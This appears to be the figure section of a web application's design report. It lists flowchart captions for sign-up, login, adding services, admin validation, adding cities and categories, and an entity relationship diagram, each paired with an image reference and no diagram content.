
SIGN UP PROCESS




LOGIN PROCESS




ADD NEW SERVICE PROCESS




Admin Validation Process Flowchart



Admin Add New City Process Flowchart




Admin Add New Category Process Flowchart




Entity Relationship Diagram (ERD)

